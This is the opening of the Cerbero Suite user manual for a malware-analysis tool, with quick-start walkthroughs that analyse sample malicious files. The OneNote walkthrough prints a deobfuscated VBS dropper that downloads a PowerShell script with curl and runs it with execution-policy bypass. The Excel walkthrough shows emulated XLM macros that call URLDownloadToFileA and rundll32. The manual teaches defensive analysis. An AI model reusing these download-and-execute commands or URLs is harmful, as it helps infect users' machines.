

CERBERO SUITE

User Manual

\odot 2025 Cerbero Labs

This manual is protected under copyright law. No portion of this work may be reproduced or utilized in any form or by any means, digital or analog, without explicit prior written consent from Cerbero Labs.

Despite diligent efforts to ensure accuracy and reliability in this manual's content, Cerbero Labs disclaims any liability for errors, inaccuracies, or omissions. Furthermore, no responsibility shall be assumed for any direct or indirect damages or losses to data or equipment that may arise from the application of the information or guidelines provided in this publication.

1	Intr	oduction	8
2	Qui	k Start	9
	2.1	OneNote Document Analysis	9
	2.2	Excel Spreadsheet Analysis	13
	2.3	PDF Document Analysis	15
	2.4	Portable Executable Analysis	25
3	Mai	n Window 3	80
	3.1	License Registration	30
	3.2	Logic Providers	32
		3.2.1 Recent Files	33
	3.3	Cerbero Store	33
	3.4	Extensions	34
		3.4.1 Installing Packages from Disk	35
	3.5	Update	36
	3.6	Settings	36
		3.6.1 General	36
		3.6.2 Security	37
		3.6.3 Risk	37
		3.6.4 Limits	37
		3.6.5 Data	38
		3.6.6 Shellcode	38
		3.6.7 Filters	38
		3.6.8 Certificates	39
		3.6.9 Theme	40
		3.6.10 System	40

		3.6.11	Portable	41
		3.6.12	Package Settings	41
	3.7	Singe-	File Scan	41
	3.8	System	n Scan	42
	3.9	Repor	ts & Projects	43
		3.9.1	Saving a Report	43
		3.9.2	Saving a Project	44
		3.9.3	Re-Saving a Report	44
		3.9.4	Associating a Report to an Existing Project	44
		3.9.5	Opening a Project or Report	45
4	Ana	alysis V	Workspace	46
	4.1	Menus	3	47
	4.2	Toolba	ars	47
		4.2.1	Hashes	47
		4.2.2	Command-Line Interpreter	48
		4.2.3	Risk Bar	48
		4.2.4	Resetting the Toolbars	48
	4.3	Conte	xt Menus	49
	4.4	Docks		49
		4.4.1	Floating Docks	49
		4.4.2	Saving the Workspace Layout	50
		4.4.3	Resetting the Workspace Layout	50
	4.5	Full Se	creen Mode	50
	4.6	Single	View Mode	51
	4.7	Back t	to the Main Window	51
	4.8	Roots	View	51
		4.8.1	Adding a Root Object from Disk	52
		4.8.2	Removing a Root Object	52
	4.9	Hierar	chy View	53

	4.9.1	Saving an Object to Disk	54
	4.9.2	Saving Child Objects to Disk	54
	4.9.3	Adding a Child Object	54
	4.9.4	Unloading a Child Object	54
	4.9.5	Removing a Child Object	54
	4.9.6	Object Flags	55
4.10	Summ	ary View	56
	4.10.1	Removing a Scan Item	56
	4.10.2	Adding a Carbon Disassembly Project	57
4.11	Forma	t View	57
4.12	Outpu	t View	57
4.13	Analys	sis View	58
	4.13.1	Tabs	58
	4.13.2	Hierarchy Objects Tabs	58
		4.13.2.1 Overview Tab	59
		4.13.2.2 Hex Tab	59
		4.13.2.2.1 Data Ranges	60
		4.13.2.2.2 Adding Child Objects	61
		4.13.2.3 Text Tab	62
		4.13.2.4 Raw Data Tab	62
		4.13.2.5 Preview Tab	63
		4.13.2.6 Explore Tab	63
		4.13.2.7 Additional Tabs	64
	4.13.3	Navigation	64
	4.13.4	Bookmarks	65
	4.13.5	Additional Analysis Views	67
	4.13.6	Viewing Data from Different Objects Side-by-Side	67
4.14	Hex V	iews	67
	4.14.1	Saving Selected Data to Disk	68

	4.14.2	Viewing Selected Data as Text	68
	4.14.3	Editing Data	68
	4.14.4	Adding Root Objects	69
	4.14.5	Layouts	69
	4.14.6	Layout Inspector	70
	4.14.7	Structures	70
4.15	Text E	Browser Views	72
	4.15.1	Text Encoding	72
	4.15.2	Syntax Highlighting	73
	4.15.3	Saving Content to Disk	73
	4.15.4	Opening an Editable Text View	73
4.16	Text V	Views	73
	4.16.1	Syntax Highlighting	74
	4.16.2	Saving to Disk	74
4.17	Carbo	n Disassembly Views	74
	4.17.1	Decompiling	75
		4.17.1.1 Changing a Function Prototype	75
	4.17.2	Renaming Items	76
	4.17.3	Adding Comments	76
	4.17.4	Flagged Locations	76
	4.17.5	Defining Code	76
	4.17.6	Defining Data	77
	4.17.7	Undefining Code and Data	77
	4.17.8	Defining and Undefining Functions	78
	4.17.9	Navigation	78
		4.17.9.1 Addresses	78
		4.17.9.2 Entry Points	79
		4.17.9.3 Functions	79
		4.17.9.4 Imports	80

$4.17.9.5 \text{Exports} \dots \dots \dots \dots \dots \dots \dots \dots \dots $	0
4.17.9.6 Strings	0
4.17.9.7 Labels	1
4.17.9.8 Modules	1
4.17.9.9 Regions	2
4.17.9.10 Cross References	2
4.17.10 Editing Bytes	3
4.17.11 Memory View	3
4.17.12 Loading Debug Symbols	3
4.17.13 Switching to the Hex Editor	4
4.17.14 Settings	4
4.17.15 Theme	5
4.18 File Information Views	5
4.18.1 File Dialogs	6
4.19 File System Views	6
4.19.1 Adding Child Objects	7
4.20 Media Views	7
4.21 Python Editors	8
4.22 Actions	9
4.22.1 Conversion Actions	1
4.22.2 Data Actions	1
4.22.2.1 Strings	1
4.22.2.2 Entropy	2
4.22.3 Text Actions	3
4.22.4 Format Specific Actions	3
4.23 Filters	4
4.23.1 Miscellaneous Filters	6
4.23.2 Conversion Filters	7
4.23.3 Hashing Filters	8

		4.23.4 Compression & Decompression Filters	99
		4.23.5 Encryption & Decryption Filters	99
		4.23.6 Disassembly Filters	100
		4.23.7 Development Filters	101
		4.23.8 Lua Filters	101
		4.23.9 Specialized Filters	102
	4.24	Notes	102
	4.25	File Decryption	102
-	. 1		104
5	Ado	ditional Built-In Workspaces	104
	5.1	Hex Editor Workspace	105
	5.2	File Information Workspace	107
	5.3	Python Editor Workspace	107
	5.4	Command-Line Workspace	108
6	Bui	lt-In Tools	109
	6.1	Heeden Managen	100
	0.1	Header Manager	109
	6.2	JavaScript Debugger	110
7	Cor	nmand Line	112
8	Glo	ossary	113



1

Welcome to the User Manual for Cerbero Suite, the definitive toolkit that has redefined the realm of cybersecurity since its inception in 2011. Designed as the ultimate "Swiss Army Knife" for cybersecurity professionals, Cerbero Suite merges a vast array of advanced tools into one seamless, integrated experience. Tailored specifically for low-level experts, including malware and forensic analysts, this suite has established itself as a cornerstone in the landscape of malware and forensic analysis. With capabilities ranging from rapid triage to the meticulous dissection of suspect files, Cerbero Suite empowers professionals to tackle the most daunting challenges in cybersecurity.

At the heart of the toolkit is its unparalleled ability to manage and analyze extensive datasets effortlessly. A single project within Cerbero Suite can encompass millions of files, making it an indispensable asset for conducting thorough malware investigations, regardless of their scale. This comprehensive coverage ensures that every aspect of a potential threat is scrutinized, offering users a platform that excels in both preliminary assessments and in-depth examinations.

One of the suite's most significant advantages is its flexibility. Cerbero Suite is designed not just as a collection of tools but as a cohesive ecosystem that allows for an integrated workflow. This integration means that transitioning to other specialized tools, such as Ghidra or IDA Pro, becomes an option rather than a necessity. By centralizing a diverse set of functionalities into a single platform, Cerbero Suite eliminates the need to navigate between multiple disparate tools, streamlining the analysis process and significantly reducing the margin for error.

This user manual is your gateway to mastering Cerbero Suite. It will guide you through the intricacies of its comprehensive toolset, ensuring you can leverage its full potential to enhance your cybersecurity analysis. Whether you are conducting a large-scale investigation or targeting specific threats, this manual will equip you with the knowledge and skills to navigate the complex landscape of malware and forensic analysis with confidence.



2

If you are not yet ready to dive into the intricacies of Cerbero Suite and simply wish to see some practical examples to get started quickly, then this chapter is for you!

We provide a selection of real-world examples here that you can easily follow. You can download all examples as a single Cerbero Suite project from this link (password: infected).

Malware vectors frequently change, and some of the file types discussed in this chapter may not reflect the latest trends. However, they will provide you with an overview of how to use Cerbero Suite for file analysis.

At the end of this chapter, we hope to have caught your interest enough to encourage a thorough exploration of the rest of this manual. Understanding the full scope of Cerbero Suite's capabilities will significantly enhance your ability to effectively use the software in your cybersecurity and forensic efforts.

Before starting, ensure that you activate your license. This will allow you to install the necessary packages from Cerbero Store.

You can open the project with the samples from the main window by initiating a singlefile scan, dragging and dropping it onto the main window, using the system context menu if configured, or through the command line.

2.1 ONENOTE DOCUMENT ANALYSIS

We have selected a OneNote document to begin this quick start guide, as it provides an easy introduction.

To follow along with this analysis, ensure that you have installed the OneNote Format

package.

H 🖬 😰 🗲 🐎 ቝ 🖂 🖬 🖬 🗆	144	8 Qx 1	- 19 🔍 🛠 🕽	(🕷 🗟	N E	E #	<i>⊈</i> <u>∎</u>	00%	SHA-256 • F408EF	3FA89546483BA63F58BE3F27A9879	
C Roots										# × Output	6
#	File				Risk	For					
1 C:\user_manual_samples\onenote_docum	ent			:	100%	ONEN	OTE				
N Herarchy 8 x	C, Analysis	[onenote_d	ocument]]	ð
Fiker	0x Hex	Text	Overview								
Name	Offset	0		5 6 7	0 0	АВ	срв		ASCII		
4 onenote_document	0000000			DS &7 4D		53 78 D			.R\(MSx.)		
Executables			F5 DC 76	C4 8A 40		41 AB B			:v8AN		
diagonal and a state of the	0000002		00 00 00			00 00 0					
Archives	0000003		9A 10 1B			17 91 B			?I		
A A RCData "CABINET" (lang)	0000004		00 00 2A			00 00 2 FF FF 0			****		
4 🖿 Scripts	00000000		00 00 00			00 00 0					
a new.vbs	0000007		FF FF 00			00 00 0					
A Documents	0000008		00 00 00			00 00 0					
RCData "ADMOCMD" (la	0000009		00 00 F8			00 00 0					
RCData "FINISHMSG" [la 🛩	0000002		00 00 00			00 00 0 FF FF F			h		
<	0000000		00 00 40			00 00 0					
🖓 Summary 🛛 🖉 ×	0000000		00 00 7D			B7 44 9			}3YM.~.D6m		
Threats	0000008		A8 7A 16			00 00 8			iK.zV		
	0000001		DB 4F B3			F5 5E 0			OD.Pa.^		
Signature Match: YARA				00 00 00	86 53		6 53 95				
Information	0000012		9B 38 86			00 00 0			88		
🚺 Metadata: MediaInfo	0000013			00 00 00		00 00 0					
	0000014		00 00 00	00 00 00		00 00 0					
Li Format Ø ×			00 00 00			00 00 0					
iter	0000017		00 00 00			00 00 0					
E Header	0000018			00 00 00		00 00 0					
Properties	0000019		00 00 00			00 00 0					
Files	000001#					00 00 0					
Ell rites	0000016					00 00 0					

The hierarchy view shows the OneNote document as root object along with various child objects. We can better visualize these objects by focusing on the hierarchy view and temporarily entering single view mode by pressing Ctrl+S. Press the shortcut again to exit single view mode.

ile Navigation Actions Views Tools Help					
		_			
888 🗲 54 🗇 🖬 🖬 🖬 🖓 🛊 😣 🗰 🗧 🛊 🛊	' 🛊 🔌 🗞 🎫 🗱 🐇 💪	100% SHA-	256 • F	408EF3FA89	546483BA63F58BE3F27A98795655EB4B9B6217CBE302A5BA9
8 Hierarchy					
ter					
lame	Risk	Group	Format	Size	Relation
in onenote_document	100%	Document	ONENOTE	565.8 KBs	Root
Executables					
4 🔳 object_2AA4.exe	0%	Executable	PE	547 KBs	Child
4 🚞 Archives					
🖌 🌄 RCData "CABINET" [lang:1033]	0%	Archive	CAB	396.1 KBs	Child
4 🚞 Scripts					
a new.vbs	0%	Script	WSCRIPT	300 MBs	Child
Documents					
RCData "ADMQCMD" [lang:1033]	0%	Document	XML	7 bytes	Child
RCData "FINISHMSG" [lang:1033]	0%	Document	XML	7 bytes	Child
RCData "LICENSE" [lang:1033]	0%	Document	XML	7 bytes	Child
RCData "POSTRUNPROGRAM" [lang:1033]	0%	Document	XML	7 bytes	Child
RCData "UPROMPT" [lang:1033]	0%	Document	XML	7 bytes	Child
RCData "USRQCMD" [lang:1033]	0%	Document	XML	7 bytes	Child
Configuration File 1 [lang:1033]	0%	Document	XML	1.975 KBs	Child
4 🚞 Images					
Icon 1 [lang:1033]	0%	Image	DIBICO	1.602 KBs	Child
Icon 2 (lang:1033)	0%	Image	DIBICO	744 bytes	Child
Icon 3 [lang:1033]	0%	Image	DIBICO	488 bytes	Child
Icon 4 [lang:1033]	0%	Image	DIBICO	296 bytes	Child
Icon 5 [lang:1033]	0%	Image	DIBICO	3.664 KBs	Child
Icon 6 [lang:1033]	0%	Image	DIBICO	2.164 KBs	Child
Icon 7 [lang:1033]	0%	Image	DIBICO	1.695 KBs	Child
Icon 8 [lang:1033]	0%	Image	DIBICO	1.352 KBs	Child
Icon 9 [lang:1033]	0%	Image	PNG	54.46 KBs	Child
Icon 10 [lang:1033]	0%	Image	DIBICO	9.414 KBs	Child
Icon 11 [lang:1033]	0%	Image	DIBICO	4.164 KBs	Child
Icon 12 [lang:1033]	0%	Image	DIBICO	2.383 KBs	Child
Icon 13 [lang:1033]	0%	Image	DIBICO	1.102 KBs	Child
4 🚞 Images		-			

While we could inspect each object in the hierarchy view, for this sample analysis, we will focus exclusively on the VBS script, which is the most deeply embedded object (OneNote

Document \rightarrow Portable Executable \rightarrow Cabinet Archive \rightarrow VBS Script).

R 🖻 🖻 🔸 为 😓 🗔 🖬		***	ųx 🗧 🖛	👻 i 🕷 🕱	🐺 i 🗟 i	S E	#	4. 1	00%		ere to calculate the hash	1
C Roots								_			Ø × ⊡ Output	6
#	Fil	le				Risk	For	mat				
C:\user_manual_samples\onend	te_documen	t.			10	0%	ONEN	DTE				
t Hierarchy	ð ×	Q Analysis	[new.vbs]][ő
iter		0x Hex		Overview								
Name	^	Offset		_						1		
onenote document				2 3 4			A B			ASCII		
 Executables 		0000000		3A 3A 3A 3A 3A 3A			3A 3A 3A 3A					
4 doject 2AA4.exe		0000002		A SA SA SA			3A 3A					
A Archives		0000003		AS AS AS			3A 3A					
A BCData "CABINE	T* flame	0000004		A 3A 3A 3A			3A 3A					
A Scripts	i (iang	0000005		AS AS AS			3A 3A 3					
	-	0000006		A 3A 3A 3A A 3A 3A 3A			3A 3					
in new.vbs		0000000		A SA SA SA			3A 3A					
Documents		0000000		A SA SA SA			3A 3A					
RCData "ADMQC		000000		AS AS AS			3A 3A 3					
h RCData "FINISHN	ISG" [lan ⊻	000000E		3A 3A 3A			3A 3A					
<	>	0000000		3A 3A 3A 3A 3A 3A			3A 3A 3					
Summary	0 X	0000000		A SA SA SA			3A 3A					
Intrinsic threats		0000000		3A 3A 3A			3A 3A					
Script Code		0000010	0 3A 3F	A SA SA SA	3A 3A 3A	3A 3A	3A 3A	A SA	AC AC			
Information		0000011		A SA SA SA			3A 3A 3					
Metadata: MediaInfo		0000012		A 3A 3A 3A			3A 3A					
- metadata: mediamio		0000013		A 3A 3A 3A A 3A 3A 3A			3A 3A 3					
		0000015		A SA SA SA			3A 3A					
# Format	ð ×	0000016		A 3A 3A 3A			3A 3A					
iter		0000017		A 3A 3A 3A			3A 3A					
		0000018		A 3A 3A			3A 3A					
		0000019		A SA SA SA			3A 3A					
		0000017		A SA SA SA A SA SA SA			3A 3A 3					
					JA JA JA JA JA JA		3A 3A 3A 3A					

As indicated by the information in the hierarchy view, the VBS script has a decompressed file size of 300 MB and contains numerous junk characters.


We can remove these junk characters by employing filters. To do so we select 'Filter...' from the context menu of the hex view.

File Navigation Action		4- 8, 12- 6x 4	e 🔶 🙀 🔶	🚖 🕹)		# 6	100%	5HA-256	 Click he 	ere to calculate	the hash		15
Roots										e × Out	put		 0
#	Fi	e			Risk	Format							
C:\user_manual_s	amples\onenote_documen	t		10	10% (NENOTE							
() Hierarchy	8 ×	e,	Analysis [new.vl	sl		*		Fite	r				
ter		Fiter				Property	Maluo						
4 🖿 Docum	A4.exe is Data "CABINET" [lang Scripts a new.vbs ents Data "ADMQCMD" [lan Data "FINISHMSG" [lan ~ > # x	misc pasic pasic pasic popy endian insert replace reverse from.a	rray © Remove	Nove Up	Move Down	Params mode in out Range offset size trim	За						
Script Code													Preview
Inform Metadata: MediaInfo Il Format	e x	00000000 3A 00000008 3A 00000010 3A 00000018 3A 00000018 3A 00000028 3A 00000028 3A	3A 3A 3A 3A 3A 3A 3A 3A	3A 3A 3A 3A 3A 3A				~	00000018 00000020 00000028 00000030 00000038	0D 0A 0D 0 0D 0A 0D 0	3 4 5 6 0A 0D 0A 0D 0 0A 0D 0A 0D 0 0	аа. аа. аа. аа. аа. аа. аа.	


We use the 'misc/replace' filter to remove the junk characters. We select 'bytes' mode, enter the '3A' byte as input to be removed, and leave the output field empty.

After applying the filter by first clicking 'Add' and then 'Preview,' we notice other junk characters, specifically a sequence of '0D 0A' (new lines). To avoid removing all new lines

from the script, we target only the triple new lines ('0D 0A 0D 0A 0D 0A') for removal.



After adding this second filter, there are still null junk characters present. We eliminate them by replacing '00' bytes.



We can now see the actual code of the script in the preview hex view. To convert it to text, we select 'To Text Browser View...' from the context menu.

	Duplicate View	Ctrl+Shift+D
	To Text Browser View	Ctrl+Shift+T
2	Filter	Ctrl+T
Offset 👔	Add Root Object	
00000000 53 0	00 /4 20 0/ /3 00 03	set.wsns
0000008 68 6	65 6C 6C 20 3D 20 57	hell.=.W
00000010 53 6	63 72 69 70 74 2E 43	Script.C
00000018 72 6	65 61 74 65 4F 62 6A	reateObj
00000020 65 6	63 74 28 22 57 53 63	ect("WSc
00000028 72 6	69 70 74 2E 53 68 65	ript.She
00000030 6C 6	6C 22 29 0D 0A 6D 79	11")my
0000038 56 6	61 72 20 3D 20 57 73	Var.=.Ws
00000040 68 5	53 68 65 6C 6C 2E 45	hShell.E

This action displays the script in a text browser view. To further enhance the visualization of the script, we can select the appropriate syntax highlighting from the context menu.

e,	Analysis [new.vbs]	2	Filter	Dart	Text View
2 my' 3 ru: 4 Wsl 5	t WshShell = WScript.CreateOf Var = WshShell.ExpandEnvironm nCmd = "cmd.exe /c curl https hShell.Run "cmd /c " & runCmo	mentStrings(" s//transfer.sh	APPDATA%")	Go Java JavaByteCode JavaScript	• myVar + "\rr.ps1
7 8 Se	cript.Sleep(3000) t WshShell = WScript.CreateC	Select All Begin Selection	Ctrl+A	JSON Julia	
0 ru 1 Ws	myVar = WshShell.ExpandEnviror runCmd = "cmd.exe /c powershel WshShell.Run "cmd /c " & runCm	Go to Line Find	Ctrl+G Ctrl+F	Kotlin Lua MachODyld	
.2		View Language	•	MSIL Objective-C	
	L	Encoding		Perl	
		Open in Edito Save to Disk		PHP PowerShell	
	L.			Python R	
				Ruby Rust	
				Scala Shell	
				SQL	
				Swift TrueType	
				Type1 TypeScript	
1+A1				VBA	

We can clearly see that the VBS script downloads a PowerShell script from a URL and subsequently executes it.

```
1 Set WshShell = WScript.CreateObject("WScript.Shell")
2 myVar = WshShell.ExpandEnvironmentStrings("%APPDATA%")
3 runCmd = "cmd.exe /c curl https//transfer.sh/get/MHXbtP/ss.ps1 --output " + myVar + "\rr.ps1"
4 WshShell.Run "cmd /c " & runCmd, 0, True
5
6 WScript.Sleep(3000)
7
8 Set WshShell = WScript.CreateObject("WScript.Shell")
9 myVar = WshShell.ExpandEnvironmentStrings("%APPDATA%")
10 runCmd = "cmd.exe /c powershell.exe -exec Bypass -C " + myVar + "\rr.ps1"
11 WshShell.Run "cmd /c " & runCmd, 0, True
```

By using the Tor Downloader package, we could anonymously download the payload and continue the analysis.

2.2 EXCEL SPREADSHEET ANALYSIS

The sample we'll be analyzing is a Microsoft Excel document containing malicious formulas.

By accessing the analysis view's 'Spreadsheet' hierarchy tab, we can view the contents of

the Excel spreadsheet.

R 8 2 / 5 2 C 5		* ** *	i wa i w		(🕷) 😣 🖄) 🖬	E # 🗲		IS3D72FB017DA4BCEB351D9FB67779905E8	
🗋 Roots							ē ×	C Output	e
#	File				Risk	Format			
1 C:\user_manual_samples\exo	el_spreadsheet				100%	CFBF			
10 Hierarchy	8 × 6	Analysis	exce_spre	adsheet]					,
iter		Dx Hex	🐚 Text	Dverview	Spreadsheet				
Name	i i i	AB			AC		AD	AF	AF
excel_spreadsheet	1				140		10	14	
	1	2							
<	> 1	3							
Summary	<i>o</i> x								
Threats	1	4					TRUE	TRUE = "&"&"&"&"&"&"&"&"&"&".	
3 Signature Match: YARA								. = 8 8 8 8 8 8 8 8 8 8 8 8	
Privacy Metadata	1	c							
L Metadata									
Warnings	4								>
Spreadsheet Formulas			(workshee		macrosheet) [Doc2	(macrosheet)			
		Defined na		ormulas					
# Format	8 × /			ame	'Doc1'I\$AD		Formula		
il Format Iter	* * /	Auto_Ope	in		DOCTISAD	\$13			
Header	0								
Directories									
4 💼 Root Entry									
Workbook									
\5SummaryInformation \5DocumentSummaryInfo									

The 'Auto_Open' name indicates the entry point for formula execution, allowing us to directly jump to it and follow the spreadsheet's flow.

Alternatively, we can select the 'Formulas' tab and sequentially emulate each formula of interest, either through the context menu or by pressing Ctrl+E.

	uctions Views Tools Help					
R 🖬 🖻 🗲		* * * * * * 2 *	📰 # 🗲 <u>100%</u>	SHA-256		CDA912CEAF853D72FB017DA4BCEB351D9FB67779905E8F1817FBF7ABDED
Analysis [excel_spre					×	Output A100: "https://vestelbd.com/ds/1802.gif"
0x Hex 📄 Text	Dverview Spreadsheet					FORMULA: AD15 = "rundl132 "
11 AB	AC	AD		AE	^	AD14: "" FORMULA: AE15 = ",D11R" AD16: "" FORMULA: AE15 = ",D11R" AE14: ""
12						AEIS: ",DIR" AEI6: "DownloadTo" AG24: "egisterServer" AG25: "File" warning: unimplemented function 'CALL'
		TDUIC	TOUC	>		arg_0: "URLMon" arg 1: "URLDownloadToFileA"
[DocuSign] (workshee	t) [Doc1] (macrosheet) [Doc2] (macrosheet)					
	t) [Doc1] (macrosheet) [Doc2] (macrosheet)					arg_2: "JJCCBB"
						arg_3: 0
Defined names Fi	rc) [Doc1] (macrosneet) [Doc2] (macrosneet) ormulas					
Defined names Fi Exclude functions	ormulas					<pre>arg_3: 0 arg_4: "https://vestelbd.com/ds/1802.gif" arg_5: ".\idefje.ekfd" arg_6: 0</pre>
Defined names Fi	ormulas					arg_3: 0 arg_4: "https://vestelbd.com/ds/1802.gif" arg_5: "\idefje.ekfd"
Defined names Fi Exclude functions	ormulas	Formula			^	arg 4: "https://vestelbd.com/ds/1802.gif" arg 4: "https://vestelbd.com/ds/1802.gif" arg 6: 0 AMI17: "egisterServer"
Defined names Fi Exclude functions RUN/GOTO I	ormulas CHAR 🖉 CONCAT	Formula			^	<pre>arg_3: 0 arg_4: "https://vestelbd.com/ds/1802.gif" arg_5: "\idefje.ekfd" arg_6: 0 Ag26:</pre>
Defined names Fi Exclude functions	CHAR ☑ CONCAT =AK22()				^	<pre>arg_1: "http://vestelbd.com/ds/1802.gif" arg_5: ".\idefje.eKfd" arg_5: ". \idefje.eKfd" AZ26: AZ26: AZ17: "egisterServer" varning: unimplemented function 'EXEC'</pre>
Defined names Fr Exclude functions RUN/GOTO Index Doc1'!AG26 Doc1'!AH16	ormulas CHAR 🖉 CONCAT				•	<pre>arg_4: "https://vestelbd.com/ds/1802.gif" arg_4: "https://vestelbd.com/ds/1802.gif" arg_5: 0 A020: A020: A021: "egisterServer" warning: uningleemeted function "EXEC" arg 0: "rundl12\idefjs.ekfd.plikejsterServer"</pre>
Defined names Fri Exclude functions RUN/GOTO P Index Doc1'IAG26 Doc1'IAH16 Doc1'IAH17	ormulas GHAR I CONCAT =AK220 =FORMULA(AO366AO378AO388AO398AA	O40&AO41,AO25)	*****	x888		<pre>arg_4: "https://vestelbd.com/ds/1802.gif" arg_4: "https://vestelbd.com/ds/1802.gif" arg_5: 0 A020: A020: A021: "egisterServer" warning: uningleemeted function "EXEC" arg 0: "rundl12\idefjs.ekfd.plikejsterServer"</pre>
Defined names Fri Exclude functions RUN/GOTO RUN/GOTO Index Doc1'IAG26 Doc1'IAH16 Doc1'IAH17 Doc1'IAK22	emulas CHAR ☑ CONCAT =AK220) =FORMULA/AO368/AO378/AO388/AO398/A =AC240	O40&AO41,AO25)	"&""&""&""&""&"	x&&&		<pre>arg_4: "https://vestelbd.com/ds/1802.gif" arg_4: "https://vestelbd.com/ds/1802.gif" arg_5: 0 A020: A020: A021: "egisterServer" warning: uningleemeted function "EXEC" arg 0: "rundl12\idefjs.ekfd.plikejsterServer"</pre>
Defined names Fri Exclude functions RUN/GOTO I Index Index Doc1'IAG26 Doc1'IAH16 Doc1'IAH17 Doc1'IAK22 Doc1'IAK23	CHAR 2 CONCAT =AX22() =FORMULAJAO368A0378A0388A0398A =AG24() =CALLIAO2C \$Doc27AC138CDoc27AC128A4	Q40&AQ41,AQ25) 5258c*A*,"JJC*&**CBB*;0,"Doc1*!A100,"		x&&&		<pre>arg_4: "https://vestelbd.com/ds/1802.gif" arg_4: "https://vestelbd.com/ds/1802.gif" arg_5: 0 A020: A020: A021: "egisterServer" warning: uningleemeted function "EXEC" arg 0: "rundl12\idefjs.ekfd.plikejsterServer"</pre>
Defined names F Exclude functions RUN/GOTO I Index 'Doc1'!AG26	GMR [2] CORCAT =AC220 =FORMULAC356A-0376A-0386A-0396A =AG240 =CALUA025, Doc21AC138: Doc21AC128AC	Q40&AQ41,AQ25) 5258c*A*,"JJC*&**CBB*;0,"Doc1*!A100,"		x**&***&***8		<pre>arg_4: "https://vestelbd.com/ds/1802.gif" arg_4: "https://vestelbd.com/ds/1802.gif" arg_5: 0 A020: A020: A021: "egisterServer" warning: uningleemeted function "EXEC" arg 0: "rundl12\idefjs.ekfd.plikejsterServer"</pre>
Defined names Fi Exclude functions RUNYGOTO C Index Doc1'1/AG26 Doc1'1/AH16 Doc1'1/AH17 Doc1'1/AK22 Doc1'1/AK23 Doc1'1/AK23 Doc1'1/AK29	amdis =AC2() =COLILIAO368A0378A0388A0398A =GG2() =COLILIAO3568A0378A0388A0398A =GG2() =COLILIAO350027AC138CD027AC128AI =AC30	Q40&AQ41,AQ25) 5258c*A*,"JJC*&**CBB*;0,"Doc1*!A100,"		x''&''&'''&		<pre>arg_4: "https://vestelbd.com/ds/1802.gif" arg_4: "https://vestelbd.com/ds/1802.gif" arg_5: 0 A020: A020: A021: "egisterServer" warning: uningleemeted function "EXEC" arg 0: "rundl12\idefjs.ekfd.plikejsterServer"</pre>
Defined names F Exclude functions Index Doc1'I/AG26 Doc1'I/AH16 Doc1'I/AH16 Doc1'I/AH17 Doc1'I/AK23 Doc1'I/AK28 Doc1'I/AK29 Doc1'I/AK29	GMR E/ CONKAT = AK220	Q40&AQ41,AQ25) 5258c*A*,"JJC*&**CBB*;0,"Doc1*!A100,"		*"&"**		<pre>arg_4: "https://vestelbd.com/ds/1802.gif" arg_4: "https://vestelbd.com/ds/1802.gif" arg_5: 0 A020: A020: A021: "egisterServer" warning: uningleemeted function "EXEC" arg 0: "rundl12\idefjs.ekfd.plikejsterServer"</pre>
Defined names F Exclude functions RNIN/GOTO C Index Doc1'I/AG26 Doc1'I/AH16 Doc1'I/AH17 Doc1'I/AK23 Doc1'I/AK23 Doc1'I/AK28 Doc1'I/AK29 Doc1'I/AK29 Doc1'I/AG5 Doc2'I/AC12	GHR CONEAT CONEAT CALL20 CONEAT	Q40&AQ41,AQ25) 5258c*A*,"JJC*&**CBB*;0,"Doc1*!A100,"		x''&''**		<pre>arg_4: "https://vestelbd.com/ds/1802.gif" arg_4: "https://vestelbd.com/ds/1802.gif" arg_5: 0 A020: A020: A021: "egisterServer" warning: uningleemeted function "EXEC" arg 0: "rundl12\idefjs.ekfd.plikejsterServer"</pre>
Defined names F Exclude functions ■ Exclude functions ■ Index ■ Doc1*/AG26 ■ Doc1*/AF16 ■ Doc1*/AF17 ■ Doc1*/AF22 ■ Doc1*/AF23 ■ Doc2*/AF21 ■ Doc2*/AF212 ■	emide = AK220 = FORMULIA/A0368A0376A0388A0398/A = AK220 = CAULIA/025, Toc21AC138/CD021AC128A0 = A039 = A0430 = CAULIA/025, Toc21AC138/CD021AC128A0 = A0430 = CAULIA/025, Toc21AC138/CD021AC128A0 = CAULIA/025, Toc21AC138/CD021A0 = CAULIA/025, Toc21AC138/CD021A0 = CAULIA/025, Toc21AC138/CD021A0 = CAULIA/025, Toc21AC138/CD021A0 = CAULIA/025, Toc21AC1380 = CAULIA/025, Toc21A0 = CAULIA	Q408AQ41,AQ25) 5258cA*,*JAC*8CB8*(0,70oc1*A100,* *4EXECC[0oc1*AD158cDoc1*AQ308c	Dac1'!AE15&AG24)			<pre>arg_4: "https://vestelbd.com/ds/1802.gif" arg_4: "https://vestelbd.com/ds/1802.gif" arg_5: 0 A020: A020: A021: "egisterServer" warning: uningleemeted function "EXEC" arg 0: "rundl12\idefjs.ekfd.plikejsterServer"</pre>
Defined names Fi Exclude functions RUN/GOTO Index Doc11/AG26 Doc11/AH16 Doc11/AH17 Doc11/AK23 Doc11/AK23		Q408AQ41,AQ25) 5258cA*,*JAC*8CB8*(0,70oc1*A100,* *4EXECC[0oc1*AD158cDoc1*AQ308c	Dac1'!AE15&AG24)			<pre>arg_4: "https://vestelbd.com/ds/1802.gif" arg_4: "https://vestelbd.com/ds/1802.gif" arg_5: 0 A020: A020: A021: "egisterServer" warning: uningleemeted function "EXEC" arg 0: "rundl12\idefjs.ekfd.plikejsterServer"</pre>

By examining the resulting output in the output view, we can understand the actions

the malware intends to perform.

```
A100: "https://vestelbd.com/ds/1802.gif"
FORMULA: AD15 = "rundl132 "
AD14: "
FORMULA: AE15 = ", DllR"
AD16: ""
FORMULA: AE15 = ", DllR"
AE14: "
AE15: ",DllR"
AE16: "DownloadTo"
AG24: "egisterServer"
AG25: "File"
warning: unimplemented function 'CALL'
    arg_0: "URLMon"
arg_1: "URLDownloadToFileA"
     arg_2: "JJCCBB"
     arg_3: 0
    arg_4: "https://vestelbd.com/ds/1802.gif"
arg_5: "..\idefje.ekfd"
     arg_6: 0
AG26:
AH17: "egisterServer"
warning: unimplemented function 'EXEC'
